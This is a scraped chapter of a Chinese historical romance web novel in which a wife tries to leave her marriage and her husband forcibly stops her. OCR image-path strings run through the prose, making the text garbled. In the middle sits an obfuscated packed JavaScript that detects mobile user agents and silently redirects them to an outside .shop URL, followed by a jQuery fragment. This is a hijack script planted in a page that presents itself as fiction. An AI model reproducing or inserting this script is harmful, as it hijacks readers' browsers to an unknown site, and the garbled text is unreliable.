谢洛衍微顿,咬牙,“许知鸢,除了这些,你还有什么是骗了我、瞒着我的?”

    少女的指尖冰凉,除了和他相牵的地方尚存几分知觉,身躯几乎僵掉了。

    在谢洛衍心里,她已经成为了一个彻头彻尾的骗子。

    她泄气地想着,破罐子破摔道:“记不清了。”

    “……”

    谢洛衍被她噎得一滞,手腕微微用力,从她掌心里挣脱。

    “你……是不是从始至终,都没有想要真心待我?”男人的面色如寒霜,看向她的双眸就像是看着一个陌生人。

    许知鸢的视线又开始变得模糊,她强撑股劲,仰头回道:

    “对。若非圣上赐婚,我根本没想过会嫁给你。你平日里冷得像块木头,不解风情,连哄人的话都不会说,谁会喜欢你这种木头?谁敢掏出真心对你?”

    少女的声音打着颤,睁大双眸,勉强才没让眼泪像方才那般落下来。

    她多希望谢洛衍能在这时抱住她,好好哄她,告诉她,就算她不喜欢他,他也会一如既往地关心她、爱她。

    可现实却是,没有。

    谢洛衍半点没动,甚至不再看她一眼,继续冷声问:

    “这里对你来说,就是囚牢对吗?你待在这里的几个月,都是不快乐的吗?”

    “没错!”

    许知鸢重重点头。她都承认自己不开心了,他现在可以过来哄哄她了吧?

    谢洛衍颔首。

    浑身的力气仿佛瞬间被抽走。

    既然他让她这么窒息,那他也无需再留下,免得让她更为厌烦。

    谢洛衍自暴自弃地想着,抬脚,转身往外走。

    许知鸢发现他要离开,心口瞬间被提了起来,明明想把他留下,却故意大声冲他的背影喊道:

    “谢洛衍,你要走就走远些!反正你这么讨人厌,一回来就咄咄逼人,你走了,我正好落得清净!”

    谢洛衍无声叹了口气。

    果然如此。

    许知鸢不喜欢他,甚至很讨厌他。

    少女的目光一直紧紧盯着男人的背影。

    谢洛衍走到木门前,停下了脚步,她立刻放轻呼吸。

    下一刻,他回身走到桌边,解下腰间系好的香囊,将它放到木桌上。

    “之前麻烦你为我这种木头缝制香囊了,现在,物归原主。”

    话毕,男人再没有停留。

    砰——

    木门被重重阖上。

    许知鸢的心,仿佛随着他的离开而破了个大洞,风呼呼吹进来,让她止不住地颤栗。

    他……他竟然把她送他的东西都还了回来?

    谢洛衍这是什么意思?

    许知鸢伫立在原地,目光呆滞地看向眼前紧闭的大门。

    紧接着,她忽而疾步上前,推开门,目光匆匆扫过廊下。灯笼高悬,满眼寂寥。

    再没有一个人的身影。

    谢洛衍……真的走了?

    意识到这一点,许知鸢只觉得一瞬间浑身无力,靠着身后的门扉慢慢蹲了下来。

    双臂拢住膝盖,将脑袋埋进腿间。

    原本压抑克制的眼泪,决堤般夺眶而出。

    他怎么能就这么走了?

    许知鸢忍不住埋怨。

    她不就是撒了些谎、买了副药、说了几句重话吗?为何他不能接受这样的她,为何他不能哄哄这样的她呢?

    许知鸢并不觉得自己这样的想法有何过分。

    可渐渐的,理智回笼。

    她意识到方才自己的所言所行,实在有些不像她了。

    既然谢洛衍一早便拿到了证据,她再多的辩驳争论自是无用。

    她本应该乖乖认错,利用谢洛衍对她的喜欢,转而勾起他更多的愧疚和怜惜。想着想着。

    心底的那股郁结再次涌了上来。

    究其根本,若是谢洛衍当真这么在意子嗣,那侯府,便不再是她可以久留的地方。

    她原是盼着等自己心安后再做下一步打算,可原本平和的局势,一下子便被打破了。

    明明只在侯府待了几个月的时间,可她却头一次觉得好累。

    一旦撕开了那层恩爱的假象,谢洛衍说不定又会如从前那般,很久都不再回来。

    天地宽阔,他有那么多的容身之所。

    可她呢?

    凭什么每一次,都是她留在这里苦苦等待?

    尽管名义上,是谢洛衍先喜欢了她。

    可实际却是,她仍是那个只能守在原地等候的人。

    她没有任何抉择的权利。

    往后就算她诞下子嗣,一旦他移情别恋,也会弃她如敝履。

    既然如此,她为何还要留下呢?

    许知鸢从膝间抬起头,目光移向飘落到地上的那纸和离书。

    -

    乌云掩月,庭院里空无一人。

    自谢洛衍让屋内婢女退下,激烈的争吵声传出门去,原本值守的下人纷纷散去。

    许知鸢抱着匆匆收拾好的包袱,深吸了口气。

    尽管知道自己这举动实在荒唐,可她已顾不得那许多了。

    她一刻也不想在这种苦闷的环境中待下去,她要离开。她已经想好了,若是等会儿锦书不愿走,她便将银钱分她一半,应当足够她在京城生活。

    反正锦书已经脱了贱籍,成为了良民。

    就算东窗事发,依谢洛衍的性子,应当也不会为难她。

    许知鸢混乱地想着,刚拐过一道垂花门,身后骤然响起一道冷冽的声音。

    “你要去哪里?”

    她脚步一顿,回过头。

    暗处,一道挺拔的人影缓步走出。

    皎洁的月色堪堪照映出他半边下颌,余下大半张脸都浸在黑暗中。

    虽瞧不清神色,可周身翻涌的戾气,却沉沉压了过来。

    对上男人这可怖的模样,许知鸢好不容易想要出逃的勇气,瞬间便碎了大半。

    她指尖攥紧怀中的包袱,立刻转身。刚抬脚,男人便快步追来,大掌攥紧她的手腕,力道大的似要将她捏碎。

    “许知鸢,我问你,你这是要去哪儿?”

    谢洛衍的脸色极差,离开房间后,他原是打算独自静静再回去。

    可就这一会儿的功夫,她竟然连包袱都收拾好了?

    许知鸢猛地甩开他的手,往后退了两步,从包袱里抽出备好的和离书,朝他扬了扬。

    “你看,你不是早就给了我和离书吗?我现在要与你和离,我要离开侯府,再也不碍你的眼了!”谢洛衍握紧双拳,咬牙切齿地问:“你这话……是不是不想要我了?”</p

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17734872|203565||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    >

    许知鸢迎着他阴鸷的目光,肯定道:“是的,我不要了。”

    话音刚落,她整个人骤然腾了空。

    谢洛衍反手将她打横抱起,双臂像铜墙铁壁,无论她如何挣扎,都无法逃开。“你放我下来!谢洛衍!混蛋!”

    “王八蛋!禽兽!你不是人!我讨厌你!”

    “……”

    许知鸢忿然地骂着,可谢洛衍始终冷着张脸,抬脚踹开房门,三两步走到床榻边。

    咚——

    她落回到床榻上。

    谢洛衍轻易便抽出了她手里的和离书。

    撕拉——

    碎纸如雪花纷飞。

    “许知鸢,你是不是想得太天真了?”

    “就算和离书是我亲笔写的又如何?没有报备宗族、官府,根本就无法生效。”

    “你永远会是我的妻,这辈子都逃不出去。”

    谢洛衍站在床榻前,身影完全笼罩了她。

    许知鸢试图起身,却被他按住肩膀,倒在了薄被上。

    “你还缠着我干嘛?”

    她尝试用力掰开他的手。

    “你明知我是个什么样的人,还生我的气,那你就去找别人啊,找那些愿意为你生育子嗣、事事都顺着你、从不会骗你的人就行。”

    谢洛衍闻言,忽而冷笑一声,松开手。

    起身,当着她的面解开自己的衣衫。

    “你想把我推给别人?没门。”

    “许知鸢,我只会要你一个,未来的孩子,也只会有你一个生母。”

    “……”

    许知鸢愣了一下。

    他们不是还在吵架吗?

    他这样说……是什么意思?

    出神的瞬间,熟悉的、带着怒意的亲吻落了下来。

    男人的大掌禁锢着她的腰,另一只手覆在她的后脑勺。

    逃无可逃。

    可想起前不久,他拒绝过她的那个亲吻,许知鸢自是不肯让他如意。

    唇瓣紧闭着,任由他如何舔咬,她都不肯启开半分。

    原以为他会将吻转向别处。

    可谢洛衍却停下了动作,鼻尖轻轻蹭了蹭她,哑声问:

    “我亲你,你会讨厌吗?”

    若还是那副冷漠到让人生厌的态度,许知鸢自是会不甘地回他一句讨厌。

    可此时此刻,两人离得这般近。

    借着烛光,她很容易便瞧见了他眼底的脆弱和乞求。她抿了抿唇,没说话。

    从前她这般,谢洛衍便明白,她这是默许。

    可如今,他却有些拿不定主意了。

    心中的不安愈烈,若非他正巧没有走远,是不是这个时辰,她已经离开侯府了?

    一想到这个可能,谢洛衍忍不住将怀中少女抱得更紧。

    埋首在她脖颈间,闻着熟悉的幽香,却还是没法安定。

    在外静思了许久,他已然从许知鸢方才的言语中摸出了几道关键,于是启唇,温声哄道:“如果你不愿,其实,可以由我来服用避子汤。”

    “你说的没错,子嗣一事本就最该遵循你的心意。”

    许知鸢愕然地眨了眨眼。

    谢洛衍继续轻抚着她的秀发,大掌滑到脊背,将她拥紧。

    “我今日并非因此同你置气,只是前不久,我去见了一个人。”